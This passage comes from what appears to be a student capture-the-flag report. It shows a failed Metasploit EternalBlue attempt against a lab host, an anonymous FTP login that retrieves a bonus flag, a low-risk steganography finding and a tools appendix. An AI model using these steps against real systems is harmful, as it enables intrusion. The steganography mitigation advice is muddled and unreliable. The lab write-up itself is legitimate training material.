[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.102.5:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exit

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
```



```
  libflac12t64     libonnx1t64              libyajl2
  libfuse3-3       libopenh264-7            libzbar0t64
  libglapi-mesa    libopenni2-0             libzxing3
  libjxl0.10       libpoppler145            strongswan
  liblrdf0         libpthreadpool0
Use 'sudo apt autoremove' to remove them.

Installing:
  lftp

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1
  Download size: 768 kB
  Space needed: 2,434 kB / 88.3 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 lftp amd64 4.9.2-3+b1
 [768 kB]
Fetched 768 kB in 0s (1,841 kB/s)
Selecting previously unselected package lftp.
(Reading database ... 420964 files and directories currently installed.)
Preparing to unpack .../lftp_4.9.2-3+b1_amd64.deb ...
Unpacking lftp (4.9.2-3+b1) ...
Setting up lftp (4.9.2-3+b1) ...
Processing triggers for kali-menu (2025.2.0) ...
Processing triggers for desktop-file-utils (0.28-1) ...
Processing triggers for hicolor-icon-theme (0.18-2) ...
Processing triggers for man-db (2.13.0-1) ...

┌──(kali㉿kali)-[~]
└─$ lftp -u anonymous, 192.168.102.2
lftp anonymous@192.168.102.2:~> ls
-rw-r--r--    1 0        0             196 Apr 02 13:26 bonusFlag
lftp anonymous@192.168.102.2:/> cat bonusFlag
Yeah ... I'm not sure what anonymous is?
There was a setting in the config, so I'm just leaving it on and I'll work on
 it later. I'm just an intern anyway :p

FLAG{All_he_had_to_do_was_google_it?}
196 bytes transferred
lftp anonymous@192.168.102.2:/> █
```

Steps for Reproduction

After running an Nmap scan we were able to see this server was vulnerable to a certain metasploit exploitation called eternal blue. After running the metsaploit against this box it didn't work but we submitted the steps we used to get there showing the metasploit attempting to run and we were given the flag.

Additionally we saw that there was a vsftp server that allowed anonymous login. After installing lftp we were able to login to the anon server and get the bonus google flag.

Low Risk Findings

○	Title		
Findings Categorization			
Business Impact	Low	CVSS v4.0 Score	2
CVSS Attack Vector	Stegonography		

Description

While arguably not something an attacker would waste their time looking into since typically it is attackers masking information in images and not looking for images masking information, if they are looking for something and find a hidden image, there is a chance that they will use steganography to look for hidden information.

Technical Impact

In this instance the impact was low since the image was simply hiding a flag, but if it was hiding a password to an important service or system, then the effects could be more severe.

Affected Systems

N/A

Mitigations

Firstly, if any images are being used to hide data, there should be a password set in place over the image to prevent any outside parties from utilizing any steganography programs to find these messages, which would add another layer to protections.

Steps for Reproduction

Within the email server we found an image sent by Intern Stewie to the library catalogue email. Using a steganography tool, we were then able to decode the flag after bypassing the nonexistent password.

Appendix B: Tools Used

Nmap	
Description	Maps out connections in a given network
Use Case	Port scanning and enumeration
Source	https://nmap.org/

Metasploit	
Description	Finds exploits within a network
Use Case	smb foothold
Source	https://www.metasploit.com/

Lftp	
Description	lftp
Use Case	login to vsftp server
Source	https://lftp.yar.ru/

CyberChef

Description	Decryption Software
Use Case	Decrypting a hidden flag
Source	https://gchq.github.io/CyberChef/